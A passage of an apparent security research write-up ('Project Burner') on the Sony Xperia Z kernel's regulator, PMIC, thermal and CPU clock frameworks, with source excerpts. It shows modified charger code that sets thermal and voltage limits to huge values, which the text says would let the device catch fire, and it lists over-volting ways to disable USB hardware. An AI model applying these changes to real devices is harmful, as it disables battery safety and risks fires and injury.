static struct pmic_gang_vreg *the_gang;

enum krait_supply_mode {
       HS_MODE = REGULATOR_MODE_NORMAL,
       LDO_MODE = REGULATOR_MODE_IDLE,
```

```
};

struct krait_power_vreg {
	struct list_head		link;
	struct regulator_desc			desc;
	struct regulator_dev			*rdev;
	const char			*name;
	struct pmic_gang_vreg			*pvreg;
	int				uV;
	int				load_uA;
	enum krait_supply_mode			mode;
	void __iomem			*reg_base;
};
...
...
```

In an attempt to simplify these disparate frameworks for overclocking, the AOKP project moved the majority of this processing into the board-sony_yuga-regulator and board-sony_yuga-pmic files. The modules generally behave in the same manner as the original files (and work in tandem with them), but provide a finer grain ability to modify settings needed for battery optimization and CPU speed control.

Excerpts follow:

```
#FROM: <Xperia_Z_kernel>/arch/arm/mach-msm/board-sony_yuga-regulator.c

...
...
VREG_CONSUMERS(S5) = {
	REGULATOR_SUPPLY("8921_s5",			NULL),
	REGULATOR_SUPPLY("krait0",		"acpuclk-8064"),
};
VREG_CONSUMERS(S6) = {
	REGULATOR_SUPPLY("8921_s6",			NULL),
	REGULATOR_SUPPLY("krait1",		"acpuclk-8064"),
};
...
...
#define SAW_VREG_INIT(_id, _name, _min_uV, _max_uV) \
	{ \
		.constraints = { \
			.name		= _name, \
			.valid_ops_mask	= REGULATOR_CHANGE_VOLTAGE, \
			.min_uV		= _min_uV, \
			.max_uV		= _max_uV, \
		}, \
		.num_consumer_supplies	= ARRAY_SIZE(vreg_consumers_##_id), \
		.consumer_supplies	= vreg_consumers_##_id, \
	}

#define RPM_INIT(_id, _min_uV, _max_uV, _modes, _ops, _apply_uV, _default_uV, \
		 _peak_uA, _avg_uA, _pull_down, _pin_ctrl, _freq, _pin_fn, \
		 _force_mode, _sleep_set_force_mode, _power_mode, _state, \
		 _sleep_selectable, _always_on, _supply_regulator, _system_uA) \
	{ \
		.init_data = { \
			.constraints = { \
				.valid_modes_mask	= _modes, \
				.valid_ops_mask		= _ops, \
```

```
                        .min_uV                  = _min_uV, \
                        .max_uV                  = _max_uV, \
                        .input_uV          = _min_uV, \
                        .apply_uV          = _apply_uV, \
                        .always_on         = _always_on, \
                },  \
                .num_consumer_supplies     = \
                                ARRAY_SIZE(vreg_consumers_##_id), \
                .consumer_supplies  = vreg_consumers_##_id, \
                .supply_regulator   = _supply_regulator, \
        }, \
        .id                = RPM_VREG_ID_PM8921_##_id, \
        .default_uV        = _default_uV, \
        .peak_uA           = _peak_uA, \
        .avg_uA                 = _avg_uA, \
        .pull_down_enable  = _pull_down, \
        .pin_ctrl          = _pin_ctrl, \
        .freq              = RPM_VREG_FREQ_##_freq, \
        .pin_fn                 = _pin_fn, \
        .force_mode        = _force_mode, \
        .sleep_set_force_mode      = _sleep_set_force_mode, \
        .power_mode        = _power_mode, \
        .state             = _state, \
        .sleep_selectable  = _sleep_selectable, \
        .system_uA         = _system_uA, \
    }

...
...
/* PM8917 regulator constraints */
struct pm8xxx_regulator_platform_data
msm8064_pm8917_regulator_pdata[] __devinitdata = {
    /*
     *           ID   name always_on pd min_uV   max_uV   en_t supply
     *     system_uA reg_ID
     */
    PM8XXX_NLDO1200(L26, "8921_l26", 0, 1, 375000, 1050000, 200, "8921_s7",
            0, 1),
    PM8XXX_LDO(L30,      "8917_l30", 0, 1, 1800000, 1800000, 200, NULL,
            0, 2),
    PM8XXX_LDO(L31,      "8917_l31", 0, 1, 1800000, 1800000, 200, NULL,
            0, 3),
    PM8XXX_LDO(L32,      "8917_l32", 0, 1, 2800000, 2800000, 200, NULL,
            0, 4),
    PM8XXX_LDO(L33,      "8917_l33", 0, 1, 2800000, 2800000, 200, NULL,
            0, 5),
    PM8XXX_LDO(L34,      "8917_l34", 0, 1, 1800000, 1800000, 200, NULL,
            0, 6),
    PM8XXX_LDO(L35,      "8917_l35", 0, 1, 3000000, 3000000, 200, NULL,
            0, 7),
    PM8XXX_LDO(L36,      "8917_l36", 0, 1, 1800000, 1800000, 200, NULL,
            0, 8),

    /*
     *           ID     name   always_on  min_uV   max_uV en_t supply reg_ID
     */
    PM8XXX_BOOST(BOOST, "8917_boost", 0,  5000000, 5000000, 500, NULL, 9),

    /*          ID        name      always_on pd en_t supply    reg_ID */
    PM8XXX_VS300(USB_OTG,  "8921_usb_otg",  0, 1, 0,   "8917_boost", 10),
};
static struct rpm_regulator_init_data
apq8064_rpm_regulator_init_data[] __devinitdata = {
```

```
	/*     ID a_on pd ss min_uV   max_uV  supply sys_uA  freq  fm  ss_fm */
	RPM_SMPS(S1, 1, 1, 0, 1225000, 1225000, NULL, 100000, 3p20, NONE, NONE),
	RPM_SMPS(S2, 0, 1, 0, 1300000, 1300000, NULL,      0, 1p60, NONE, NONE),
	RPM_SMPS(S3, 0, 1, 1,  500000, 1250000, NULL, 100000, 4p80, NONE, NONE),
	RPM_SMPS(S4, 1, 1, 0, 1800000, 1800000, NULL, 100000, 1p60, NONE, NONE),
	RPM_SMPS(S7, 0, 0, 0, 1300000, 1300000, NULL, 100000, 3p20, NONE, NONE),

	/*     ID a_on pd ss min_uV   max_uV   supply    sys_uA init_ip */
	RPM_LDO(L1,  1, 1, 0, 1100000, 1100000, "8921_s4",     0, 1000),
	RPM_LDO(L2,  0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
	RPM_LDO(L3,  0, 1, 0, 3075000, 3075000, NULL,          0,     0),
	RPM_LDO(L4,  1, 1, 0, 1800000, 1800000, NULL,          0, 10000),
	RPM_LDO(L5,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
	RPM_LDO(L6,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
	RPM_LDO(L7,  0, 1, 0, 1850000, 2950000, NULL,          0,     0),
	RPM_LDO(L8,  0, 1, 0, 2800000, 2800000, NULL,          0,     0),
	RPM_LDO(L9,  0, 1, 0, 2850000, 2850000, NULL,          0,     0),
	RPM_LDO(L10, 0, 1, 0, 2900000, 2900000, NULL,          0,     0),
	RPM_LDO(L11, 0, 1, 0, 2850000, 2850000, NULL,          0,     0),
	RPM_LDO(L12, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
	RPM_LDO(L13, 0, 0, 0, 1740000, 1740000, NULL,          0,     0),
	RPM_LDO(L14, 0, 1, 0, 1800000, 1800000, NULL,          0,     0),
	RPM_LDO(L16, 0, 1, 0, 2700000, 2800000, NULL,          0,     0),
	RPM_LDO(L17, 0, 1, 0, 3000000, 3000000, NULL,          0,     0),
	RPM_LDO(L18, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
	RPM_LDO(L23, 1, 1, 0, 1800000, 1800000, NULL,          0,     0),
	RPM_LDO(L24, 0, 1, 1,  750000, 1250000, "8921_s1", 10000, 10000),
	RPM_LDO(L25, 1, 1, 0, 1250000, 1250000, "8921_s1", 10000, 10000),
	RPM_LDO(L27, 0, 0, 0, 1100000, 1100000, "8921_s7",     0,     0),
	RPM_LDO(L28, 0, 1, 0, 1050000, 1200000, "8921_s7",     0,     0),

	/*     ID  a_on pd ss                    supply */
	RPM_VS(LVS1, 0, 1, 0,                    "8921_s4"),
	RPM_VS(LVS3, 0, 1, 0,                    "8921_s4"),
	RPM_VS(LVS4, 0, 1, 0,                    "8921_s4"),
	RPM_VS(LVS5, 0, 1, 0,                    "8921_s4"),
	RPM_VS(LVS6, 0, 1, 0,                    "8921_s4"),
	RPM_VS(LVS7, 0, 1, 1,                    "8921_s4"),
	/*     ID a_on    ss min_uV   max_uV   supply     freq */
	RPM_NCP(NCP, 0,    0, 1800000, 1800000, "8921_l6", 1p60),
};
...
...
static struct rpm_regulator_consumer_mapping
		msm_rpm_regulator_consumer_mapping[] __devinitdata = {
	RPM_REG_MAP(LVS7, 0, 1, "krait0_hfpll", "acpuclk-8064"),
	RPM_REG_MAP(LVS7, 0, 2, "krait1_hfpll", "acpuclk-8064"),
	RPM_REG_MAP(LVS7, 0, 4, "krait2_hfpll", "acpuclk-8064"),
	RPM_REG_MAP(LVS7, 0, 5, "krait3_hfpll", "acpuclk-8064"),
	RPM_REG_MAP(LVS7, 0, 6, "l2_hfpll",     "acpuclk-8064"),
	RPM_REG_MAP(L24,  0, 1, "krait0_mem",   "acpuclk-8064"),
	RPM_REG_MAP(L24,  0, 2, "krait1_mem",   "acpuclk-8064"),
	RPM_REG_MAP(L24,  0, 4, "krait2_mem",   "acpuclk-8064"),
	RPM_REG_MAP(L24,  0, 5, "krait3_mem",   "acpuclk-8064"),
	RPM_REG_MAP(S3,   0, 1, "krait0_dig",   "acpuclk-8064"),
	RPM_REG_MAP(S3,   0, 2, "krait1_dig",   "acpuclk-8064"),
	RPM_REG_MAP(S3,   0, 4, "krait2_dig",   "acpuclk-8064"),
	RPM_REG_MAP(S3,   0, 5, "krait3_dig",   "acpuclk-8064"),
};
...
...
```

```
#FROM: <Xperia_Z_kernel>/arch/arm/mach-msm/board-sony_yuga-pmic.c

...
...

static int pm8921_led0_pwm_duty_pcts[56] = {
       1, 4, 8, 12, 16, 20, 24, 28, 32, 36,
       40, 44, 46, 52, 56, 60, 64, 68, 72, 76,
       80, 84, 88, 92, 96, 100, 100, 100, 98, 95,
       92, 88, 84, 82, 78, 74, 70, 66, 62, 58,
       58, 54, 50, 48, 42, 38, 34, 30, 26, 22,
       14, 10, 6, 4, 1
};

static int apq8064_pm8921_therm_mitigation[] = {
       1525,
       825,
       475,
       325,
};

#define MAX_VOLTAGE_MV          4200
#define CHG_TERM_MA             115
static struct pm8921_charger_platform_data
apq8064_pm8921_chg_pdata __devinitdata = {
       .safety_time        = 512,
       .ttrkl_time         = 64,
       .update_time        = 30000,
       .update_time_at_low_bat = 1000,
       .max_voltage        = MAX_VOLTAGE_MV,
       .min_voltage        = 3200,
       .alarm_low_mv       = 3200,
       .alarm_high_mv              = 3300,
       .uvd_thresh_voltage = 4050,
       .resume_voltage_delta      = 100,
       .resume_charge_percent     = 95,
       .term_current       = CHG_TERM_MA,
       .cool_temp          = 10,
       .warm_temp          = 45,
       .hysteresis_temp    = 3,
       .temp_check_period  = 1,
       .safe_current_ma    = 1525,
       .max_bat_chg_current       = 1525,
       .cool_bat_chg_current      = 1525,
       .warm_bat_chg_current      = 325,
       .cool_bat_voltage   = 4200,
       .warm_bat_voltage   = 4000,
       .thermal_mitigation = apq8064_pm8921_therm_mitigation,
       .thermal_levels             = ARRAY_SIZE(apq8064_pm8921_therm_mitigation),
       .rconn_mohm         = 18,
       .btc_override       = 1,
       .btc_override_cold_degc    = 5,
       .btc_override_hot_degc     = 55,
       .btc_delay_ms       = 10000,
       .btc_panic_if_cant_stop_chg = 1,
       .stop_chg_upon_expiry   = 1,
       .soc_scaling        = 1,
};
...
...
```

Aside from overclocking the main Krait CPUs, the regulation framework controls virtually all power consumed across the PCB. This framework determines what voltages are static at boot, what voltages can fluctuate (and to what extent) and what each voltage actually is. The regulator and consumer interactions paint a very clear picture of how the PCB is laid out in hardware as it defines what components are along the same power traces.

The majority of Project Burner is concerned with these values and configurations and as such, the regulator framework will be the central focus of this document.

Analysis of the Xperia Z PMIC Frameworks

In addendum to the typical regulator framework, the Android system and kernel has fine grain control of embedded PMIC (Power Management IC) hardware directly. This control works in conjunction with the regulator framework, but also allows for rerouting and shutting down power to embeded components directly.

The source file of direct interest to the Xperia Z is the *board-sony_yuga-pmic.c* located in the same *mach-msm* directory as the other BSP files. As can be seen in the code excerpt below, this framework allows Project Burner to directly control high/low pins and input/output pins. This capability allows Project Burner to free up power, shut down specific hardware and generally control the device at a very low level.

```
From: <Xperia_Z_kernel>/arch/arm/mach-msm/board-sony_yuga-pmic.c
...
...
/* Initial PM8921 GPIO configurations */
static struct pm8xxx_gpio_init pm8921_gpios[] __initdata = {
       PM8921_GPIO_INPUT(1,  PM_GPIO_PULL_NO),    /* SIM_DET_N */
       PM8921_GPIO_DISABLE(2),                    /* NC */
       PM8921_GPIO_DISABLE(3),                    /* NC */
       PM8921_GPIO_DISABLE(4),                    /* NC */
       PM8921_GPIO_DISABLE(5),                    /* NC */
       PM8921_GPIO_INPUT(6,  PM_GPIO_PULL_NO),    /* HW_ID[0] */
       PM8921_GPIO_INPUT(7,  PM_GPIO_PULL_NO),    /* HW_ID[1] */
       PM8921_GPIO_INPUT(8,  PM_GPIO_PULL_NO),    /* HW_ID[2] */
       PM8921_GPIO_DISABLE(9),                    /* NC */
       PM8921_GPIO_DISABLE(10),                   /* NC */
       PM8921_GPIO_DISABLE(11),                   /* NC */
       PM8921_GPIO_DISABLE(12),                   /* NC */
       PM8921_GPIO_DISABLE(13),                   /* NC */
       PM8921_GPIO_DISABLE(14),                    /* NC */
       PM8921_GPIO_DISABLE(15),                   /* NC */
       PM8921_GPIO_DISABLE(16),                   /* NC */
       PM8921_GPIO_DISABLE(17),                    /* NC */
       PM8921_GPIO_DISABLE(18),                   /* NC */
       PM8921_GPIO_OUTPUT(19, 0, MED), /* Right speaker enab */
       PM8921_GPIO_INPUT(20, PM_GPIO_PULL_NO),    /* OTG_OVRCUR_DET_N */
       PM8921_GPIO_OUTPUT(21, 0, LOW),            /* NFC_DWLD_EN */
       PM8921_GPIO_OUTPUT(22, 0, HIGH),           /* RF_ID_EN */
       PM8921_GPIO_INPUT(23, PM_GPIO_PULL_NO), /* LCD ID */
       PM8921_GPIO_OUTPUT(24, 0, LOW), /* LCD_DCDC_EN */
       PM8921_GPIO_OUTPUT(25, 0, LOW), /* DISP_RESET_N */
```

```
        PM8921_GPIO_OUTPUT(26, 1, LOW),             /* LMU_EN */
        PM8921_GPIO_OUTPUT(27, 0, LOW),             /* MHL_RST_N */
        PM8921_GPIO_OUTPUT(28, 0, LOW),             /* MCAM_RST_N */
        PM8921_GPIO_INPUT(29, PM_GPIO_PULL_UP_30), /* VOLUME_UP_KEY */
        PM8921_GPIO_DISABLE(30),                    /* NC */
        PM8921_GPIO_DISABLE(31),                    /* NC */
        PM8921_GPIO_DISABLE(32),                    /* NC */
        PM8921_GPIO_OUTPUT_BUFCONF_VPH(33, 0, LOW, OPEN_DRAIN), /* NFC_EXT_EN */
        PM8921_GPIO_OUTPUT(34, 1, HIGH),            /* WCD9310_RESET_N */
        PM8921_GPIO_DISABLE(35),                    /* NC */
        PM8921_GPIO_DISABLE(36),                    /* NC */
        PM8921_GPIO_DISABLE(37),                    /* NC */
        PM8921_GPIO_INPUT(38, PM_GPIO_PULL_UP_30),/* VOLUME_DOWN_KEY */
        /* GPIO_39 (SSBI_PMIC_FWD_CLK) is set by PBL */
        PM8921_GPIO_DISABLE(40),                    /* NC */
        PM8921_GPIO_DISABLE(41),                    /* NC */
        PM8921_GPIO_OUTPUT_BUFCONF_VPH(42, 1, LOW, CMOS), /* OTG_OVP_CNTL */
        PM8921_GPIO_DISABLE(43),                     /* NC */
        PM8921_GPIO_DISABLE(44),                    /* NC */
};
...
...
```

Analysis of the Xperia Z Thermal Regulation Framework

The thermal management solution for the APQ8064 used by the Xperia Z is contained in the msm-thermal files (.c & .h). These files define what happens when the system reaches certain defined temperature thresholds. The source can be found generically in the following location of the kernel source tree:

```
<Xperia_Z_kernel>/drivers/thermal/msm_thermal.c
```

This framework accepts various temperature thresholds from the calling BSP code and attempts to ensure those thresholds are protected. For this project we have no direct need to modify this functionality as we can simply set the BSP threshold values beyond typical limits, essentially neutering all functionality and protect provided by msm_thermal.c without direct modification. This framework does feed into another file that defines what actions are to be taken when limits are hit and for our case the standard actions are to log and shut down the device.

The actual threshold settings for the APQ8064 are defined in 2 files:

```
#FROM: <Xperia_Z_kernel>/arch/arm/mach-msm/board-8064.c

static struct msm_thermal_data msm_thermal_pdata = {
        .sensor_id = 7,
        .poll_ms = 250,
        .limit_temp_degC = 60,
        .temp_hysteresis_degC = 10,
        .freq_step = 2,
};
```

This an other similar methods in the file define how the msm-thermal system should work. As can be seen, these overall settings begin to define operational guidelines in the software.

Following the overarching BSP file, the APQ8064 defines the actual thresholds in the pmic runtime file:

```
#FROM: <Xperia_Z_kernel>/arch/arm/mach-msm/board-8064-pmic.c

static int apq8064_pm8921_therm_mitigation[] = {
       1100,
       700,
       600,
       325,
};

#define MAX_VOLTAGE_MV     4200
#define CHG_TERM_MA        100
static struct pm8921_charger_platform_data
apq8064_pm8921_chg_pdata __devinitdata = {
       .safety_time               = 180,
       .update_time               = 60000,
       .max_voltage               = MAX_VOLTAGE_MV,
       .min_voltage               = 3200,
       .uvd_thresh_voltage        = 4050,
       .alarm_low_mv              = 3400,
       .alarm_high_mv             = 4000,
       .resume_voltage_delta      = 60,
       .resume_charge_percent     = 99,
       .term_current              = CHG_TERM_MA,
       .cool_temp                 = 10,
       .warm_temp                 = 40,
       .temp_check_period         = 1,
       .max_bat_chg_current       = 1100,
       .cool_bat_chg_current      = 350,
       .warm_bat_chg_current      = 350,
       .cool_bat_voltage          = 4100,
       .warm_bat_voltage          = 4100,
       .thermal_mitigation        = apq8064_pm8921_therm_mitigation,
       .thermal_levels            = ARRAY_SIZE(apq8064_pm8921_therm_mitigation),
       .rconn_mohm                = 18,
};
```

This code defines the threshold limits and hooks the actual thermal framework to implement them.

Neutering the Xperia Z / APQ8064 Thermal Regulation Framework

Starting with the initial configurations described above, the researcher neutered the thermal daemon by changing the input parameter thresholds to exceedingly high values.

```
# Updated code from board-sony_yuga-pmic.c
...
...
static int apq8064_pm8921_therm_mitigation[] = {
       9999999,
       8888888,
       7777777,
       6666666,
};
```

```
...
...
#define MAX_VOLTAGE_MV          9999999 //4200
#define CHG_TERM_MA             6666    //115

static struct pm8921_charger_platform_data
apq8064_pm8921_chg_pdata __devinitdata = {
       .safety_time                     = 512,
       .ttrkl_time                      = 64,
       .update_time                     = 30000,
       .update_time_at_low_bat          = 1000,
       .max_voltage                     = MAX_VOLTAGE_MV,
       .min_voltage                     = 3200,
       .alarm_low_mv                    = 3200,
       .alarm_high_mv                   = 6666,             //3300,
       .uvd_thresh_voltage              = 9999,             //???
       .resume_voltage_delta            = 100,
       .resume_charge_percent           = 95,
       .term_current                    = CHG_TERM_MA,
       .cool_temp                       = 10,
       .warm_temp                       = 45,
       .hysteresis_temp                 = 3,
       .temp_check_period               = 1,
       .safe_current_ma                 = 6666,             //1525,
       .max_bat_chg_current             = 6666,             //???
       .cool_bat_chg_current            = 6666,             //???
       .warm_bat_chg_current            = 6666,             //???
       .cool_bat_voltage                = 6666,             //???
       .warm_bat_voltage                = 6666,             //???
       .thermal_mitigation              = apq8064_pm8921_therm_mitigation,
       .thermal_levels                  = ARRAY_SIZE(apq8064_pm8921_therm_mitigation),
...
...
```

These changes basically ensured that the device would catch fire well before the thermal regulation framework would shut the device down.

Neutering the Xperia Z / APQ8064 USB Stack

For various reasons throughout the Project Burner research, it was necessary to fully disable the USB stack. This capability was used in the SoC attacks as well as the overall USB introspection. This capability can be achieved in numerous ways, primarily (though far from a complete list):

- The USB stack can be disabled by extreme over-volting of the USB hardware directly
- The USB stack can be disabled by removing all voltage to the USB hardware
- The USB stack can be disabled by inverting the underlying PMIC components
- The USB stack can be functionally removed from the kernel
- The USB / Battery interactions can be removed or modified

Project Burner utilized a handful of these methods during various capability goals. The neutering process specific to each capability will be explained inline with the rest of the documentation.

Attacking the Main SoC / CPU

As covered above, the Sony Xperia Z runs on the Qualcomm Snapdragon S4 Pro SoC and thus the 4 separate Krait processor cores contained therein. This SoC has little public documentation provided from Qualcomm and has, to a considerable extent, remained a black box throughout this research project. From research to date, the SoC appears to be fairly well protected from direct power manipulation attacks using over-voltage techniques. The SoC can be manipulated into a non-functional state, but the path is less direct than originally expected.

The drivers and board support packages for this Qualcomm SoC can be found in the kernel source mach-msm directory:

```
<Xperia_Z_kernel>/arch/arm/mach-msm/
```

The source files pertinent to the APQ8064 are typically labeled with xxx_8064 (acpuclock-8064.c, board-8064-regulator.c, board-8064-pmic.c, etc..), with Krait (acpuclock-krait.c) or in the specific case of the Xperia Z with the Yuga tag (board-sony_fusion3_yuga.c, board-sony_yuga-regulator.c, etc..).

CPU Speed and Voltage Settings

The actual CPU clock speeds and voltage requirements & expectations are defined in the acpuclock files. These settings are replicated across the thermal checks and the power constraint files documented above.

```
#FROM: <Xperia_Z_kernel>/arch/arm/mach-msm/acpuclock-8064.c

...
...
static struct hfpll_data hfpll_data __initdata = {
       .mode_offset = 0x00,
       .l_offset = 0x08,
       .m_offset = 0x0C,
       .n_offset = 0x10,
       .config_offset = 0x04,
       .config_val = 0x7845C665,
       .has_droop_ctl = true,
       .droop_offset = 0x14,
       .droop_val = 0x0108C000,
       .low_vdd_l_max = 22,
       .nom_vdd_l_max = 42,
       .vdd[HFPLL_VDD_NONE] =       0,
       .vdd[HFPLL_VDD_LOW]  =  945000,
       .vdd[HFPLL_VDD_NOM]  = 1050000,
       .vdd[HFPLL_VDD_HIGH] = 1150000,
};

static struct scalable scalable[] __initdata = {
       [CPU0] = {
              .hfpll_phys_base = 0x00903200,
              .aux_clk_sel_phys = 0x02088014,
              .aux_clk_sel = 3,
              .sec_clk_sel = 2,
              .l2cpmr_iaddr = 0x4501,
```

```
		.vreg[VREG_CORE] = { "krait0", 1300000 },
		.vreg[VREG_MEM]  = { "krait0_mem", 1150000 },
		.vreg[VREG_DIG]  = { "krait0_dig", 1150000 },
		.vreg[VREG_HFPLL_A] = { "krait0_hfpll", 1800000 },
	},
	[CPU1] = {
		.hfpll_phys_base = 0x00903240,
		.aux_clk_sel_phys = 0x02098014,
		.aux_clk_sel = 3,
		.sec_clk_sel = 2,
		.l2cpmr_iaddr = 0x5501,
		.vreg[VREG_CORE] = { "krait1", 1300000 },
		.vreg[VREG_MEM]  = { "krait1_mem", 1150000 },
		.vreg[VREG_DIG]  = { "krait1_dig", 1150000 },
		.vreg[VREG_HFPLL_A] = { "krait1_hfpll", 1800000 },
	},
	[CPU2] = {
		.hfpll_phys_base = 0x00903280,
		.aux_clk_sel_phys = 0x020A8014,
		.aux_clk_sel = 3,
		.sec_clk_sel = 2,
		.l2cpmr_iaddr = 0x6501,
		.vreg[VREG_CORE] = { "krait2", 1300000 },
		.vreg[VREG_MEM]  = { "krait2_mem", 1150000 },
		.vreg[VREG_DIG]  = { "krait2_dig", 1150000 },
		.vreg[VREG_HFPLL_A] = { "krait2_hfpll", 1800000 },
	},
	[CPU3] = {
		.hfpll_phys_base = 0x009032C0,
		.aux_clk_sel_phys = 0x020B8014,
		.aux_clk_sel = 3,
		.sec_clk_sel = 2,
		.l2cpmr_iaddr = 0x7501,
		.vreg[VREG_CORE] = { "krait3", 1300000 },
		.vreg[VREG_MEM]  = { "krait3_mem", 1150000 },
		.vreg[VREG_DIG]  = { "krait3_dig", 1150000 },
		.vreg[VREG_HFPLL_A] = { "krait3_hfpll", 1800000 },
	},
	[L2] = {
		.hfpll_phys_base = 0x00903300,
		.aux_clk_sel_phys = 0x02011028,
		.aux_clk_sel = 3,
		.sec_clk_sel = 2,
		.l2cpmr_iaddr = 0x0500,
		.vreg[VREG_HFPLL_A] = { "l2_hfpll", 1800000 },
	},
};

/*
 * The correct maximum rate for 8064ab in 600 MHZ.
 * We rely on the RPM rounding requests up here.
*/
static struct msm_bus_paths bw_level_tbl[] __initdata = {
	[0] =  BW_MBPS(640), /* At least  80 MHz on bus. */
	[1] = BW_MBPS(1064), /* At least 133 MHz on bus. */
	[2] = BW_MBPS(1600), /* At least 200 MHz on bus. */
	[3] = BW_MBPS(2128), /* At least 266 MHz on bus. */
	[4] = BW_MBPS(3200), /* At least 400 MHz on bus. */
	[5] = BW_MBPS(4264), /* At least 533 MHz on bus. */
};

static struct msm_bus_scale_pdata bus_scale_data __initdata = {
	.usecase = bw_level_tbl,
```

```
	.num_usecases = ARRAY_SIZE(bw_level_tbl),
	.active_only = 1,
	.name = "acpuclk-8064",
};

static struct l2_level l2_freq_tbl[] __initdata __initdata = {
	[0]  = { {  384000, PLL_8, 0, 0x00 },  950000, 1050000, 1 },
	[1]  = { {  432000, HFPLL, 2, 0x20 }, 1050000, 1050000, 2 },
	[2]  = { {  486000, HFPLL, 2, 0x24 }, 1050000, 1050000, 2 },
	[3]  = { {  540000, HFPLL, 2, 0x28 }, 1050000, 1050000, 2 },
	[4]  = { {  594000, HFPLL, 1, 0x16 }, 1050000, 1050000, 2 },
	[5]  = { {  648000, HFPLL, 1, 0x18 }, 1050000, 1050000, 4 },
	[6]  = { {  702000, HFPLL, 1, 0x1A }, 1050000, 1050000, 4 },
	[7]  = { {  756000, HFPLL, 1, 0x1C }, 1150000, 1150000, 4 },
	[8]  = { {  810000, HFPLL, 1, 0x1E }, 1150000, 1150000, 4 },
	[9]  = { {  864000, HFPLL, 1, 0x20 }, 1150000, 1150000, 4 },
	[10] = { {  918000, HFPLL, 1, 0x22 }, 1150000, 1150000, 5 },
	[11] = { {  972000, HFPLL, 1, 0x24 }, 1150000, 1150000, 5 },
	[12] = { { 1026000, HFPLL, 1, 0x26 }, 1150000, 1150000, 5 },
	[13] = { { 1080000, HFPLL, 1, 0x28 }, 1150000, 1150000, 5 },
	[14] = { { 1134000, HFPLL, 1, 0x2A }, 1150000, 1150000, 5 },
	[15] = { { 1188000, HFPLL, 1, 0x2C }, 1150000, 1150000, 5 },
	/* L2 Level 16 is for 8064ab only */
	[16] = { { 1242000, HFPLL, 1, 0x2E }, 1150000, 1150000, 5 },
	{ }
};

static struct acpu_level tbl_slow[] __initdata = {
	{ 1, {   384000, PLL_8, 0, 0x00 }, L2(0),   950000 },
	{ 0, {   432000, HFPLL, 2, 0x20 }, L2(6),   975000 },
	{ 1, {   486000, HFPLL, 2, 0x24 }, L2(6),   975000 },
	{ 0, {   540000, HFPLL, 2, 0x28 }, L2(6),  1000000 },
	{ 1, {   594000, HFPLL, 1, 0x16 }, L2(6),  1000000 },
	{ 0, {   648000, HFPLL, 1, 0x18 }, L2(6),  1025000 },
	{ 1, {   702000, HFPLL, 1, 0x1A }, L2(6),  1025000 },
	{ 0, {   756000, HFPLL, 1, 0x1C }, L2(6),  1075000 },
	{ 1, {   810000, HFPLL, 1, 0x1E }, L2(6),  1075000 },
	{ 0, {   864000, HFPLL, 1, 0x20 }, L2(6),  1100000 },
	{ 1, {   918000, HFPLL, 1, 0x22 }, L2(6),  1100000 },
	{ 0, {   972000, HFPLL, 1, 0x24 }, L2(6),  1125000 },
	{ 1, {  1026000, HFPLL, 1, 0x26 }, L2(6),  1125000 },
	{ 0, {  1080000, HFPLL, 1, 0x28 }, L2(15), 1175000 },
	{ 1, {  1134000, HFPLL, 1, 0x2A }, L2(15), 1175000 },
	{ 0, {  1188000, HFPLL, 1, 0x2C }, L2(15), 1200000 },
	{ 1, {  1242000, HFPLL, 1, 0x2E }, L2(15), 1200000 },
	{ 0, {  1296000, HFPLL, 1, 0x30 }, L2(15), 1225000 },
	{ 1, {  1350000, HFPLL, 1, 0x32 }, L2(15), 1225000 },
	{ 0, {  1404000, HFPLL, 1, 0x34 }, L2(15), 1237500 },
	{ 1, {  1458000, HFPLL, 1, 0x36 }, L2(15), 1237500 },
	{ 1, {  1512000, HFPLL, 1, 0x38 }, L2(15), 1250000 },
	{ 0, { 0 } }
};

static struct acpu_level tbl_nom[] __initdata = {
	{ 1, {   384000, PLL_8, 0, 0x00 }, L2(0),   900000 },
	{ 0, {   432000, HFPLL, 2, 0x20 }, L2(6),   925000 },
	{ 1, {   486000, HFPLL, 2, 0x24 }, L2(6),   925000 },
	{ 0, {   540000, HFPLL, 2, 0x28 }, L2(6),   950000 },
	{ 1, {   594000, HFPLL, 1, 0x16 }, L2(6),   950000 },
	{ 0, {   648000, HFPLL, 1, 0x18 }, L2(6),   975000 },
	{ 1, {   702000, HFPLL, 1, 0x1A }, L2(6),   975000 },
	{ 0, {   756000, HFPLL, 1, 0x1C }, L2(6),  1025000 },
	{ 1, {   810000, HFPLL, 1, 0x1E }, L2(6),  1025000 },
```

```
	{ 0, {   864000, HFPLL, 1, 0x20 }, L2(6),  1050000 },
	{ 1, {   918000, HFPLL, 1, 0x22 }, L2(6),  1050000 },
	{ 0, {   972000, HFPLL, 1, 0x24 }, L2(6),  1075000 },
	{ 1, {  1026000, HFPLL, 1, 0x26 }, L2(6),  1075000 },
	{ 0, {  1080000, HFPLL, 1, 0x28 }, L2(15), 1125000 },
	{ 1, {  1134000, HFPLL, 1, 0x2A }, L2(15), 1125000 },
	{ 0, {  1188000, HFPLL, 1, 0x2C }, L2(15), 1150000 },
	{ 1, {  1242000, HFPLL, 1, 0x2E }, L2(15), 1150000 },
	{ 0, {  1296000, HFPLL, 1, 0x30 }, L2(15), 1175000 },
	{ 1, {  1350000, HFPLL, 1, 0x32 }, L2(15), 1175000 },
	{ 0, {  1404000, HFPLL, 1, 0x34 }, L2(15), 1187500 },
	{ 1, {  1458000, HFPLL, 1, 0x36 }, L2(15), 1187500 },
	{ 1, {  1512000, HFPLL, 1, 0x38 }, L2(15), 1200000 },
	{ 0, { 0 } }
};

static struct acpu_level tbl_fast[] __initdata = {
	{ 1, {   384000, PLL_8, 0, 0x00 }, L2(0),   850000 },
	{ 0, {   432000, HFPLL, 2, 0x20 }, L2(6),   875000 },
	{ 1, {   486000, HFPLL, 2, 0x24 }, L2(6),   875000 },
	{ 0, {   540000, HFPLL, 2, 0x28 }, L2(6),   900000 },
	{ 1, {   594000, HFPLL, 1, 0x16 }, L2(6),   900000 },
	{ 0, {   648000, HFPLL, 1, 0x18 }, L2(6),   925000 },
	{ 1, {   702000, HFPLL, 1, 0x1A }, L2(6),   925000 },
	{ 0, {   756000, HFPLL, 1, 0x1C }, L2(6),   975000 },
	{ 1, {   810000, HFPLL, 1, 0x1E }, L2(6),   975000 },
	{ 0, {   864000, HFPLL, 1, 0x20 }, L2(6),  1000000 },
	{ 1, {   918000, HFPLL, 1, 0x22 }, L2(6),  1000000 },
